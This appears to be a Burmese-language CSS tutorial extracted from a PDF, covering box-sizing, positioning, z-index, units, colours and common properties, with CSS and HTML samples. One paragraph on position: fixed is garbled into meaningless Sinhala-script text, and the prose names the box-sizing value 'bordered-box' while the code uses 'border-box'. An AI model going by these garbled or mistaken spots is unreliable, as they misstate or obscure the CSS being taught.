px အစား သုံးလိုရနိုင်တဲ့ တွေ့ကြား Unit အကြောင်းကို ခဏနေတော့ ပြောပြပါမယ်။ လောလောဆယ် စမ်းချင်ရင် px နဲ့ပဲရှေ့ကတန်ဖိုးကို ပြောင်းပြီး စမ်းကြည့်နိုင်ပါတယ်။ margin, padding တွေ ရေးနည်းနောက်ထပ် (၂) နည်း မှတ်သင့်ပါသေးတယ်။

CSS

```
padding: 10px 20px;  

margin: 10px 20px 5px 30px;
```

နှမူနာမှာ padding အတွက် Value နှစ်ခုကိုပေးထားပါတယ်။ ရှေ့က 10px က top နဲ့ bottom အတွက်ပါ။ နောက်က 20px ကတော့ left နဲ့ right အတွက်ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ တစ်ကြောင်းထဲရေးပြီး အပေါ်အောက်၊ ရှေ့နောက် မတူအောင် ပေးလိုက်တာပါ။ margin အတွက်တော့ Value လေးခုပေးထားပါတယ်။ top, right, bottom, left ဆိုတဲ့ သဘောပါ။ ဒီနည်းနဲ့ တစ်ကြောင်းထဲရေးပြီး မျက်နှာစာလေးဘက်လုံး Value တစ်ခုစီ ပေးလိုက်ခြင်းဖြစ်ပါတယ်။ margin-left နဲ့ margin-right အတွက် auto ဆိုတဲ့ Value လည်းရှိပါသေးတယ်။ ဘယ်ဘက်ကနေရာလွတ်နဲ့ ညာဘက်ကနေရာလွတ်ကို နှစ်ဘက်ညီအောင် ယူပေးသွားမှာပါ။ ဒါကြောင့် Element ကို အလယ်မှာ ဖော်ပြစ်လိုရင် auto လို့ margin ကို သတ်မှတ်ပေးကြလေ့ ရှိပါတယ်။ ဒါပေမယ့် သတိပြုပါ။ auto ဆိုတဲ့ Value ဟာ top နဲ့ bottom အတွက် အလုပ်မလုပ်ပါဘူး။ ဒီလိုက်မျိုးကို မကြာခဏတွေ့ရနိုင်ပါတယ်။

CSS

```
margin: 20px auto;
```

margin-top နဲ့ margin-bottom ကို 20px လိုသတ်မှတ်ပြီး margin-left နဲ့ margin-right ကို auto လို့ သတ်မှတ်ပေးလိုက်တာပါ။

နောက်ဆုံးတစ်ခုထပ်မှတ်ပါ။ box-sizing လိုခေါ်တဲ့ Property ပါ။ နောက်မှ ထပ်တိုးလာတဲ့ တော်တော်အသုံးဝင်တဲ့ Property ဖြစ်ပါတယ်။ Element မှာ box-sizing ကို bordered-box လိုပေးလိုက်ရင် အခုတက်နေတဲ့ ပြဿနာတွေ တော်တော်များများ ပြောလည်သွားပါတယ်။ ဘာဖြစ်လိုလဲဆိုတော့ padding တွေ border တွေ ပေးလိုက်လို့ လိုအပ်လာတဲ့နေရာကို ထပ်တိုးမယူဘဲ၊ မူလ width, height ထဲကနေ ဖွဲ့ယူသွားမှာ ဖြစ်လို့ padding ထည့်လိုက်တာ Size ပြောင်းသွားတယ်ဆိုတာမျိုး ဖြစ်စရာမလိုတော့ပါဘူး။

```

HTML
1▼ <div class="wrap">
2  <div class="box1">Box One</div>
3  <div class="box2">Box Two</div>
4 </div>

CSS
1▼ .wrap {
2   width: 400px;
3   height: 400px;
4   border: 5px solid red;
5 }
6
7▼ .box1, .box2{
8   width: 400px;
9   height: 200px;
10  padding: 20px;
11  box-sizing: border-box;
12  border: 5px solid green;
13 }
14
15▼ .box1 {
16   background: yellow;
17 }
18

JS

```

နမူနာကိုလေ့လာကြည့်ပါ။ box-sizing ပေးထားတဲ့အတွက် Element ရဲ့ width, height ကိုယ်ပေးချင်တဲ့အတိုင်း 400, 200 လိုပေးထားပါတယ်။ padding စွဲ၊ border တွေပါပေမယ့် လည်း ပြန်ညိုစရာ မလိုတော့ပါဘူး။ margin ပေးချင်ရင်တော့ မရပါဘူး။ margin အတွက် ပြန်ညိုပေးရမှာပါ။


CSS Position

CSS ကိုအသုံးပြုပြီး Element တွေဖော်ပြရမယ့် တည်နေရာကို ကိုယ့်စိတ်တိုင်းကျ အတိအကျလည်း သတ်မှတ်ပေးလိုရပါတယ်။ ဒီနည်းက ဝဘ်ဆိုက် Layout တွေဘာတွေ လုပ်တဲ့နေရာမှာ သိပ်အသုံးမဝင်ပေမယ့် UI Component တွေအတွက်တော့ တော်တော်အသုံးဝင်ပါတယ်။ Layout အတွက် သိပ်အသုံးမဝင်ဘူးဆိုတာက၊ စဉ်းစားကြည့်ပါ။ Layout မှာပါတဲ့ Element တွေကိုသာ တစ်ခုချင်း စိတ်တိုင်းကျ အတိအကျ နေရာသတ်မှတ်ထားမယ်ဆိုရင်၊ ပြင်ချင်တဲ့အခါ ဘယ်လိုလုပ်မလဲ။ အကုန်လုံးကို လိုက်ပြင်ရတော့မှာပါ။ လက်တွေ့မကျပါဘူး။ ဒါကိုတမင်ကြိုပြောတာပါ။ CSS Position Property အကြောင်း သိသွားရင် အရမ်းသဘောကျသွားပြီး နေရာတိုင်းမှာ သုံးချင်စိတ် ပေါ်လာတတ်ပါတယ်။ နေရာတိုင်း သုံးလိုတော့ အဆင်ပြေမှာမဟုတ်ဘူး၊ သူသင့်တော်ရာနေရာမှာသာ အသုံးပြုရမှာဖြစ်တယ် ဆိုတဲ့သဘောပါ။ နမူနာကိုကြည့်ပါ။

```
❶ HTML
1 <div class="box1"></div>
2 <div class="box2"></div>
3

❷ CSS
1▼ .box1 {
2   width: 300px;
3   height: 200px;
4   background: cyan;
5   position: absolute;
6   top: 100px;
7   left: 100px;
8 }
9
10▼ .box2 {
11   width: 300px;
12   height: 200px;
13   background: yellow;
14   position: absolute;
15   top: 150px;
16   left: 150px;
17 }
```

❸ JS



<div> Element နှစ်ခုရှိပြီး နှစ်ခုလုံးအတွက် ဆင်တူတဲ့ Property တွေသတ်မှတ်ထားပါတယ်။ ထူးခြားချက် အနေနဲ့ နှစ်ခုလုံးမှာ position: absolute သတ်မှတ်ချက်ပါဝင်ခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီ Element တွေရဲ့ တည်နေရာကို အတိအကျသတ်မှတ်လိုရသွားပါပြီ။ နဲ့မှန်မှာ top နဲ့ left Property တွေကိုသုံးပြီး နေရာမတိမ်းမထိမ်း သတ်မှတ်ထားလို့ တစ်ခုပေါ်တစ်ခု ထပ်ပြီး ဖော်ပြနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အဲဒီတန်ဖိုးတွေကို ပြောင်းပြီးစမ်းကြည့်လိုရပါတယ်။

position මා fixed ලිංගේතු Value ලද්දී සුඩීවෙයාතයි। absolute න් අමේල්ටාවාපුද් තුළු Scroll Behavior මා ගුවුවාපිතයි। absolute ග Scroll බැඳුනු රැකිවා ඇතුළුවාපුද් fixed ගෙනු Scroll න් මහින් වත්මන්තාවාත්තු තුළු අමුතලදුරුණුමාපි। වාචියාප්‍රාතාල මුළුන්ත්තාමා මහුද්‍රාන් CSS ගුණයාමා හිඳුවුප්‍රාන්තියා ඔහුන්ගැනීමි।

CSS

```
body {  
    height: 2000px;  
}  
  
.box1 {  
    position: fixed;  
    ...  
}
```

Body Height ကို 2000 ပေးလိုက်လို Scroll Bar ပေါ်လာပါလိမ့်မယ်။ .box1 ရဲ့ position ကိုတော့ absolute မဟုတ်တော့ဘဲ fixed လိုပြောင်းပေးထားပါတယ်။ ဒါကြောင့် Box နှစ်ခု Scroll Behavior မတူတော့ပါဘူး။ စမ်းရေးပြီး Scroll ဆွဲကြည့်ပါ၍ ဘာကွာလဲဆိုတာကို ကိုယ်တိုင် တွေ့မြင်ရပါလိမ့်မယ်။

position မှာ relative ဆိုတဲ့ Value တစ်ခုလည်းရှုပါသေးတယ်။ သူရဲ့သဘောသဘာဝက နည်းနည်း ထူးခြားပါတယ်။ နမူနာကိုကြည့်ပါ။

```

• HTML
1 <div class="box1">
2   <div class="box2"></div>
3 </div>
4

• CSS
1▼ .box1 {
2   width: 600px;
3   height: 400px;
4   margin: 20px auto;
5   background: cyan;
6   position: relative;
7 }
8
9▼ .box2 {
10  width: 300px;
11  height: 200px;
12  background: yellow;
13  position: absolute;
14  top: 50px;
15  left: 50px;
16 }

• JS

```

နမူနာမှာ .box2 ကို .box1 ထဲမှာ ထည့်ထားပါတယ်။ .box1 အတွက် Style တွေကိုလေ့လာကြည့်ရင် margin ကိုသုံးပြီးအလယ်ပို့ထားတာ တွေ့ရနိုင်ပါတယ်။ ပြီးတော့ position: relative လိုလည်း ပေးထားပါတယ်။ ဒါလိုပေးထားတဲ့အတွက် သူအတဲ့မှာရှိတဲ့ .box2 ရဲ့ Position ကိုတွက်တဲ့ထဲမှာသူနဲ့ Relative ယူပြီးတွက်ပေးသွားမှာပဲဖြစ်ပါတယ်။ ဒါ position: relative သာမပါခဲ့ရင် .box2 ရဲ့ top နဲ့ left ကို 50px လိုသတ်မှတ်ထားလို Document Border ကနေ 50px စီစွာပြသွားမှာပါ။ အခုတော့ Document Border ကနေ 50px စီစွာပြတာ မဟုတ်တော့ဘဲ .box1 ရဲ့ Border ကနေ 50px စီစွာပြနေတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ ပိုပြီးတော့ မြင်သာစေဖို့ ကိုယ်တိုင် position: relative Property ကို ထည့်ပြီးတစ်ခါ ဖြုတ်ပြီးတစ်ခါ စမ်းကြည့်လိုက်ပါ။ မြင်သွားပါလိမ့်မယ်။

Position အကြောင်းလေ့လာတဲ့အခါ တွဲဖက်အသုံးပြုလေ့ရှိတဲ့ Property (၂) ခုရှုပါသေးတယ်။ z-index နဲ့ opacity တို့ဖြစ်ပါတယ်။ ဒီနမူနာလေးကို ထပ်ကြည့်ပေးပါ။

```
HTML
1 <div class="box1"></div>
2 <div class="box2"></div>
3

CSS
1▼ .box1 {
2   width: 300px;
3   height: 200px;
4   background: cyan;
5   position: absolute;
6   top: 100px;
7   left: 100px;
8   z-index: 2;
9   opacity: 0.5;
10 }
11
12▼ .box2 {
13   width: 300px;
14   height: 200px;
15   background: yellow;
16   position: absolute;
17   top: 150px;
18   left: 150px;
19 }

JS
```

နမူနာမှာ .box1 ရော .box2 ပါ position: absolute ဖြစ်ပါတယ်။ တည်နေရာမတိမ္မာမယ့်လိုက် တစ်ခုနဲ့တစ်ခု ထပ်နေပါတယ်။ .box1 အတွက် z-index: 2 လိုပေးထားတဲ့အတွက် .box1 ကို အပေါ်ကထပ်ပြီး မြင်ရမှာဖြစ်ပါတယ်။ ကိုယ်တိုင်လက်တွေ စမ်းကြည့်ပါ။ z-index ပါရင်တစ်မျိုး၊ မပါရင်တစ်မျိုး စမ်းကြည့်လိုက်ပါ။ z-index ရဲ့ အလုပ်လုပ်ပုံက ရှိုးရှိုးလေးပါ။ Element တွေထပ်လာတဲ့ အခါ z-index တန်ဖိုး မြင့်တဲ့သူကို အပေါ်ကထပ်ပြီး ပြပေးမှာ ဖြစ်ပါတယ်။ opacity တော့ နမူနာမှာ မြင်တွေ့နေရတဲ့အတိုင်းပါပဲ။ Element ရဲ့ Transparency Level ကို ညိုဖို့ သုံးနိုင်ပါတယ်။ Value 0 ဆိုရင် မှန်လွန်းလို့ လုံးဝပျောက်သွားပါလိမ့်မယ်။ Value 1 ဆိုရင် ထင်ရှားလွန်းလို့ မူရင်းအတိုင်း မြင်ရပါလိမ့်မယ်။ 0 နဲ့ 1 ကြားထဲမှာ ကိုယ်လိုသလောက်တန်ဖိုးကို ပေးထားခြင်းအားဖြင့် ထွင်းဖောက်မြင်ရတဲ့ Element တွေကို ရရှိမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် CSS နဲ့ပက်သက်ပြီး သိသင့်တဲ့ သဘောသဘာဝတွေ အတော်စုနေပါပြီ။ Selector, Display Type, Box Model နဲ့ Position တို့ကို လေ့လာခဲ့ခြင်းဖြစ်ပါတယ်။ Property တွေ Value တွေက လေ့လာရတာ မခက်ပါဘူး။ အကုန်အလွတ် မှတ်ထားစရာလည်း မလိုပါဘူး။ လိုတော့မှ ပြန်ကြည့်ပြီးရေးသွားလို့ ရပါတယ်။ အခုဖော်ပြခဲ့တဲ့ သဘောသဘာဝတွေကို ကောင်းကောင်းနားလည်ဖိုက ပိုအရေးကြီးပါတယ်။ ဒါတွေနားလည်မှသာ CSS ကို ကျွမ်းကျင်ပိုင်နိုင်စွာ အသုံးချိန်မှာပါ။

CSS Unit

CSS နဲ့ Element တွေရဲ့ အရွယ်အစားတို့ ဖွန့်အရွယ်အစားတို့လို အရွယ်အစားတွေ သတ်မှတ်တဲ့အခါမှာ သုံးရတဲ့ Unit တွေရှိပါတယ်။ ဒဲ့ဒီထဲက ရွေးချယ်သတိပြုသင့်တာတွေကတော့ -

- px
- %
- em
- rem
- fr

- တိုဖြစ်ပါတယ်။ px ကို Fixed Unit ခေါ်ပါတယ်။ အရွယ်အစားကို အတိအကျပံ့သေ သတ်မှတ်လိုက်တာပါ။ တစ်လက်မလို ပြောလိုက်ရင် ဘယ်လောက်အရွယ်အစားလဲ မျက်စိတဲ့ တန်းမြင်သလိုပဲ 12px လိုပြောလိုက်ရင် ဘယ်လောက်အရွယ်အစားလဲဆိုတာ မျက်စိတဲ့မှာ မြင်ကြလေ့ရှိပါတယ်။ အားလုံးနဲ့ ရင်းနှီးပြီး သား Unit ပါ။

10px 12px 16px 21px 26px 32px 40px

အရွယ်အစားတွေ သတ်မှတ်ဖို့ Unit တွေရေးတဲ့အခါ တန်ဖိုးနဲ့ ကပ်ရေးရပါတယ်။ ခွာရေးလိုမရပါဘူး။ % နဲ့ em ကိုတော့ Relative Unit လိုခေါ်ပါတယ်။ 200% ဆိုရင် နှစ်ဆဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ဒါကြောင့်မှုလ အရွယ်အစားရဲ့နှစ်ဆ အရွယ်အစားကို ရှုံးမှာပါ။ Browser တွေရဲ့ Default Font Size က အများအားဖြင့် 16px ဖြစ်တယ်လို မှတ်နိုင်ပါတယ်။ ဒါကြောင့် Element တစ်ခုအတွက် font-size: 200% လိုပြောရင် နှစ်ဆဖြစ်တဲ့အတွက် 32px အရွယ်အစားကို ရှုံးမှာဖြစ်ပါတယ်။ 1em ဆိုရင် စာလုံးတစ်လုံးစာဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ဒါကြောင့် font-size: 2em လိုပြောလိုက်ရင် နှစ်လုံးစာလို ပြောလိုက်တဲ့ သဘောဖြစ်လို font-size: 200% နဲ့ အတူတူပဲလို ပြောမယ်ဆိုရင် ပြောလိုရပါတယ်။

ဒါပေမယ့် width, height လိုဟာမျိုးမှာတော့ ကဲလဲမှုရှိပါတယ်။ width: 100% ဆိုရင် အကျယ်နေရာ ရှိသလောက် အပြည့်ယူမယ်လို ပြောလိုက်တာပါ။ width: 100em ဆိုရင် စာလုံး အလုံး(၁၀၀)စာ နေရာအကျယ်ယူမယ်လို ပြောတာဖြစ်သွားလို သဘောသာဝမတူတော့ပါဘူး။ ဒီ px, % နဲ့ em တို့

ဟာ အသုံးအများဆုံး Unit တွေပါ။ rem နဲ့ fr တို့ကတော့ နောက်မှထပ်တိုးလာတဲ့ Unit တွေဖြစ်ပြီး တစ်ဖြည့်းဖြည့်း အသုံးတွင်ကျယ်လာနေပေမယ့် ဒီအဆင့်မှာ လိုတာထက် ပိုရှုပ်သွားမှာစိုးလို့ ချုန်ထားခဲ့ပါ မယ်။ ထုံးစံအတိုင်း ဆက်လက်လေ့လာသင့်တဲ့ အရာတွေမှန်းသိအောင် ထည့်ပြောခဲ့တဲ့ သဘောပါ။

CSS Color

CSS မှာ အရောင်တန်ဖိုး အမျိုးမျိုးရှိကြပါတယ်။ အသုံးများကြတာတွေကတော့ Color Name, RGB, Hex နဲ့ RGBA တို့ဖြစ်ပါတယ်။ Color Name တွေကိုတော့ ကုဒ်တွေစမ်းရေးတဲ့အခါ အမြန်ရေးထည့်လို့ရတဲ့ အတွက် အသုံးဝင်ပေမယ့်၊ လက်တွေ့အသုံး နည်းပါတယ်။ သုံးလို့ရတဲ့ Color Name စာရင်း အပြည့်အစုံ ကို ဒီမှာကြည့်လို့ရပါတယ်။

- https://developer.mozilla.org/en-US/docs/Web/CSS/color_value

မှတ်ရလွယ်တာလေးတစ်ချို့ ရွေးမှတ်ချင်ရင် ဒီ Color Name တွေကို မှတ်ထားလို့ရပါတယ်။

black, white, gray, silver, red, green, lime, blue, navy, cyan, yellow, gold, purple, orange, brown, pink, violet

အဲဒေါကိုမှ lightblue, darkblue စသဖြင့် ရှေ့က light တို့နဲ့ dark တို့နဲ့ တွဲစမ်းကြည့်နိုင်ပါ တယ်။ အရောင် အားလုံးအတွက် light, dark မူကွဲတွေ မရှိပေမယ့် အများအားဖြင့် ရှိကြပါတယ်။ ဒီ လောက်ဆိုရင်ကိုပဲ Color Name တွေ တော်တော်သုံးလို့ရနေပါပြီ။


Color Code တွေထဲက RGB ရဲ့ ရေးထုံးနဲ့ Hex ရဲ့ ရေးထုံးက ဒီလိုပါ။

CSS

```
p {
    color: rgb(21, 179, 201);
    background: #C0EEF5;
    border: 5px solid #55E;
}
```

color Property အတွက် rgb() ကိုသုံးထားပါတယ်။ ရေးထုံးအရ rgb ရဲနောက်က ကွင်းစကွင်းပိတ်ထဲမှာ အရောင်ကုဒ် (၃) ခုကို Comma ခံပြီးပေးရတာပါ။ ရှုဆုံးက အနီရောင်အတွက်၊ အလယ်က အစိမ်းရောင်အတွက်၊ နောက်ဆုံးက အပြာရောင်အတွက် ဖြစ်ပါတယ်။ တန်ဖိုးတွေမှာ အနီမှုဆုံးက ၀ ဖြစ်ပြီး အမြင့်ဆုံးက 255 ဖြစ်ပါတယ်။ ဒါကြောင့် rgb(255, 0, 0) ဆိုရင် အနီရောင်ကို ရပါတယ်။ အနီတန်ဖိုး အမြင့်ဆုံး ဖြစ်နေလိုပါ။ နမူနာမှာပေးထားတဲ့ rgb(21, 179, 201) ကတော့ အပြာရောင်ဘက်ကိုပါတဲ့ စိမ်းပြာရောင်ပါ။ အပြာရောင်တန်ဖိုး အမြင့်ဆုံးဖြစ်ပြီး အစိမ်းရောင်တန်ဖိုးလည်း မြင့်လိုပါ။

ခန့်မှန်းလို့ရအောင် ပြောပြတာပါ။ လက်တွေ့မှာ ဘယ်ကုဒ်ဆိုရင် ဘာအရောင်လဲဆိုတာ ကိုယ်ဘာသာတွက်နေစရာ မလိုပါဘူး။ Color Code ယူလိုရတဲ့ နည်းပညာတွေမှ အများကြီးပါ။ Google မှာ Color Picker လိုရှိက်ရှာလိုက်ရင်တောင် အရောင်ရွေးလိုရတဲ့လုပ်ဆောင်ချက်ကို တန်းရပါတယ်။ ဒီလိုပါ -



ကိုယ်လိုချင်တဲ့အရောင်ကို ထောက်လိုက်တာနဲ့ Hex နဲ့ RGB သာမက တွေား Color Code အမျိုးအစားတွေကိုပါ ရရှိမှာဖြစ်ပါတယ်။ Hex Code တွေကိုတော့ ရှုဆုံးက # သက်တလေးနဲ့စပ်ပြီး ရေးပေးရပါတယ်။ သူမှာလည်း (၃) ပိုင်းပါတာပါပဲ။ အနီမှုဆုံးက ၀၀ ဖြစ်ပြီး အမြင့်ဆုံးက FF ဖြစ်ပါတယ်။ Hexadecimal Number System ကိုသုံးလို အမြင့်ဆုံးက FF ဖြစ်နေတာပါ။ ဒီနေရာမှာ ကြားဖြတ်ပြီးတော့

Hexadecimal အကြောင်း မပြောတော့ပါဘူး။ အနိမ့်ဆုံးက ၀၀ ဖြစ်ပြီး အမြင့်ဆုံး FF ဖြစ်တယ်လို့သာ မှတ်ထားပါ။ ဒါကြောင့် #FF0000 ဆိုရင် အနီရောင်ရပါတယ်။ ရှုံးဆုံးက အနီတန်ဖိုးအမြင့်ဆုံး ဖြစ်နေလို ပါ။ အတိကောက်ရေးမယ်ဆိုရင် တန်ဖိုး စုစုပေါင်း (၆) လုံးမဟုတ်ဘဲ (၃) လုံးပဲပေးလို့ရပါတယ်။ #F00 ဆို ရင် #FF0000 နဲ့အတူတူပါပဲ။

RGBA Color ကတော့ RGB ကိုနောက်ဆုံးကနေ Alpha Transparency ပါသွားတာပါ။ RGB ရေးသလိုပဲ ရေးရပါတယ်။ ဒီလိုပါ။

CSS

```
p {
    background: rgba(255, 0, 0, 0.5);
}
```

နောက်ဆုံးက ၀.၅ ကတော့ Color ရဲ့ Transparency Level ဖြစ်ပြီးတော့ ၀.၅ လိုပြောထားတဲ့အတွက် တစ်ဝက်တစ်ပျက် ထွင်းဖောက်မြင်ရတဲ့ အရောင်ကိုရရှိမှာပဲဖြစ်ပါတယ်။

CSS Properties

ရှုံးပိုင်းမှာ နမူနာ Property တွေကို လိုအပ်သလို ထည့်သွင်းဖော်ပြခဲ့ပေမယ့် ကျွန်ုန်းများတဲ့ Property တွေကို စုစုပေါင်းဖြစ်ပါတယ်။ အဲဒါဘဲ အခြေခံကျွန်ုံး အသုံးများတဲ့ Property တွေကို စုစည်းပြီးတော့ ဆက်လက်ဖော်ပြ ပေးပါမယ်။

background – background က ရှုံးနမူနာတွေမှာ ပါခဲ့ပြီးသားပါ။ ဒါပေမယ့် Color သတ်မှတ်ပုံပဲ ပါ ခဲ့တာပါ။ Image တွေကိုလည်း Background အနေနဲ့ သုံးချင်ရင်သုံးလို့ရပါတယ်။ ဒီလိုပါ –

CSS

```
background: url(image/path);
```

url() နဲ့ သုံးချင်တဲ့ Image ရဲ့တည်နေရာကို ပေးရခြင်းဖြစ်ပါတယ်။ url() အစား linear-gradient() ကိုလည်းသုံးနိုင်ပါတယ်။ နှစ်ရောင်စပ်ထားတဲ့ ရောင်ပြေးကိုရပါလိမ့်မယ်။ ဒီလိုပါ –

CSS

```
background: linear-gradient(45deg, blue, green);
```

45deg နေရာမှာ 90deg, -45deg စသဖြင့် ကိုယ့်စိတ်တိုင်းက ဒီကရီပြောင်းပေးလိုဂါတယ်။ သူ နောက်မှာ တွဲစပ်ချင်တဲ့ အရောင်နှစ်ရောင် လိုက်ရတာပါ။ ဒီတိုင်းပြောနေရတာ သိပ်မဖြင်ရင် Codepen ထဲမှာ ဒါလေး လက်တွေ့ရေးပြီး စမ်းကြည့်လိုက်ပါ။

HTML

```
<div class="box"></div>
```

CSS

```
div {
    width: 600px;
    height: 400px;
    background: linear-gradient(45deg, cyan, green);
    border-radius: 20px;
}
```

ကိုယ့်စိတ်ကူး ကောင်းရင် ကောင်းသလို တွဲစပ်အရောင်ဖော်လိုဂါတဲ့အတွက် တော်တော်အသုံးဝင်တယ် ဆိုတာကိုတွေ့ရပါလိမ့်မယ်။

border-radius – နမူနာတွေမှာ ကြည့်လိုက်ရင် Block တွေအကုန်လုံးက လေးထောင့်စပ်စပ်တွေဆိုတာကို တွေ့ရနိုင်ပါတယ်။ အဲဒါလိလေးထောင့်စပ်စပ်မဟုတ်ဘဲ ထောင့်ချိုးလေးတွေကို ဂွေးပြီးတော့ပြော ချင်ရင် border-radius ကိုသုံးနိုင်ပါတယ်။ အပေါ်ကနမူနာမှာ ထည့်သုံးပြထားခဲ့ပါတယ်။ စမ်းကြည့်ပါ။ Element ရဲ့ width, height နဲ့ border-radius ကို တူအောင်ပေးလိုက်ရင် လေးထောင့် မဟုတ်တော့ဘဲ စက်ဝိုင်းပုံစံဖော်ပြတဲ့ Element ကိုရပါလိမ့်မယ်။ ဒါလည်းပဲ လက်တွေ့စမ်းကြည့်သင့်ပါတယ်။

cursor – Mouse Pointer ရဲ့အသွင်အပြင်ကို cursor Property နဲ့ ပြောင်းနိုင်ပါတယ်။ Value အနေနဲ့ pointer, wait, crosshair, text, move စသဖြင့်အမျိုးမျိုးပေးလိုဂါတယ်။ pointer ဆိုရင် လက်ညှိုးလေးထောက်ထားတဲ့ပုံ၊ wait ဆိုရင် Hourglass ပုံ၊ move ဆိုရင် လေးဘက်လေးတန်များပြထားတဲ့ပုံ စသဖြင့် ရနိုင်ပါတယ်။

font-family - စာတွေဖော်ပြတဲ့အခါ အသုံးပြုဖော်ပြစေလိုတဲ့ဖွန့်ကို သတ်မှတ်ပေးဖို့အတွက် သုံးရတဲ့ Property ဖြစ်ပါတယ်။

CSS

```
font-family: roboto, helvetica, arial, sans-serif;
```

နမူနာအရ roboto ဖွန့်ကိုသုံးပြီး စာတွေကိုပြစေချင်တဲ့သဘောပါ။ အကယ်၍ User ရဲ့ Device မှာ roboto ဖွန့်မရှိရင် helvetica ကို သုံးပေးပါ။ မရှိရင် arial ကိုသုံးပေးပါ။ မရှိရင် sans-serif ကို သုံးပေးပါလို့ အဆင့်ဆင့် သတ်မှတ်ပေးထားလိုက်တာပါ။

@font-face - User ရဲ့ Device မှာ ဖွန့်မရှိလို့ ဖော်ပြစေလိုတဲ့ပုံစံ မပေါ်ဘူးဆိုတာမျိုး မဖြစ်စေဖို့ အတွက် ဒီသတ်မှတ်ချက်နဲ့ ဖွန့်ဖိုင်ကို ချိတ်ထားပေးလို့ရပါတယ်။ Property တွေကြားထဲမှာ ထည့်ပြောထားပေမယ့် ဒါက Property မဟုတ်ပါဘူး။ ဒီလိုပေးပါတယ်။

```
@font-face {
    font-family: roboto;
    src: url(path/to/roboto.font);
}
```

နမူနာအရ roboto ဖွန့်ဖိုင်လဲတည်နေရာကို url() နဲ့ပေးထားပါတယ်။ ဒါကြောင့် Download လုပ်ပြီး သုံးပေးသွားမှာဖြစ်လို့ User ရဲ့ Device ထဲမှာ အဲဒီဖွန့် ရှိရှိ မရှိရှိ အဆင်ပြေသွားမှာ ဖြစ်ပါတယ်။ ဒီကုဒ်က ရေးထုံးကို နမူနာပြေတာပါ။ ဒီအတိုင်းရေးလို့ မပြည့်စုံသေးပါဘူး။ လက်တွေ့မှာ ဖွန့်ဖိုင်တစ်ခု မှန်မှန်ကန်ကန် အလုပ်လုပ်ဖို့ဆိုရင် Format မှန်ဖို့လည်း လိုပါသေးတယ်။ .ttf, .otf, .woff, .eot စဲ သဖြင့် ဖွန့် Format အမျိုးမျိုးရှိပါတယ်။ ဒါကြောင့် ရေးထုံးကိုပဲ မှတ်ထားပါ။ တစ်ကယ် အလုပ်လုပ်ဖို့ အတွက်တော့ ကိုယ်တိုင်ရေးစရာမလိုပါဘူး။ Google Fonts လိုနေရာမျိုးကနေ သွားယူလိုက်ရင်ရပါတယ်။ နည်းနည်းဆက်လေ့လာကြည့်လိုက်ပါ။ သိပ်မခက်ပါဘူး။

- <https://fonts.google.com/>

@import – ဒါလည်းပဲ လိုအပ်လို့ ထည့်ပြေတာပါ။ Property တော့ မဟုတ်ပါဘူး။ HTML Document ကနေ CSS ဖိုင်ကို <link> Element သုံးပြီးချိတ်ရပါတယ်။ CSS ဖိုင်ကနေ အခြား CSS ဖိုင်ကို ချိတ်ချင်ရင်တော့ @import ကို သုံးပြီးချိတ်လို့ရပါတယ်။ ဒီလိုပါ –

```
@import url(path/to/css.file)
```

ချိတ်ချင်တဲ့ CSS ဖိုင်ရဲ့ တည်နေရာကို url() သုံးပြီးချိတ်ရတာပါ။

list-style – တွေ တွေမှာဖော်ပြတဲ့ Bullet တွေ Number တွေကို list-style နဲ့ ပြောင်းလို့ရပါတယ်။ ဒီလိုပါ –

CSS

```
ul {
    list-style: square;
}
```

Bullet Value အနေနဲ့ square, circle, disc တို့ကို အသုံးများပါတယ်။ Number Value အနေနဲ့ lower-alpha, upper-alpha, lower-roman, upper-roman တို့ကိုအသုံးများပါတယ်။

text-align – စာတွေကို left, right, center, justify စသဖြင့် Value တွေနဲ့ လိုသလို စီပြီးပြလို့ ရပါတယ်။

CSS

```
p {
    text-align: center;
}
```

